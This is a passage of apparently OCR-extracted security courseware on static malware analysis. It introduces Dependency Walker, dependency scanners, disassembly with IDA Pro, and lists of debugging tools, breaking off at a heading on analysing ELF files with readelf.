  Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.




Figure 7.76: Screenshot of Dependency Walker

Some additional dependency extraction tools are as follows:

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- PE Explorer Dependency Scanner (*http://www.pe-explorer.com*)
- Retire.js (*https://retirejs.github.io*)

Static Malware Analysis: Malware Disassembly


- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg**

Disassembling and Debugging Tools

- Ghirda (*https://ghidra-sre.org*)
- x64dbg (*https://x64dbg.com*)
- Radare (*https://rada.re*)
- OllyDbg (*https://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org*)

IDA Pro

IDA Pro is a **Windows**, **Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Write-Execute tracing features



https://www.hex-rays.com

Malware Disassembly

The static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps to identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process can be performed using debugging tools such as IDA Pro, and OllyDbg.

- **IDA Pro**

  Source: *https://www.hex-rays.com*

  IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same way as a processor executes them, i.e., in a symbolic representation called assembly language. Thus, it is easy for you to find harmful or malicious processes.

  Features:

  - Disassembler

    As a disassembler, IDA Pro explores binary programs, for which the source code is not always available, to create maps of their execution.

  - Debugger

    The debugger in IDA Pro is an interactive tool that complements the dissembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in detail.




Figure 7.77: Screenshot of IDA Pro

Some additional debugging tools are as follows:

- Ghirda (*https://ghidra-sre.org*)
- x64dbg (*https://x64dbg.com*)
- Radare (*https://rada.re*)
- OllyDbg (*https://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org)*

Static Malware Analysis: Analyzing ELF Executable Files

Static Analysis of ELF Files Using readelf

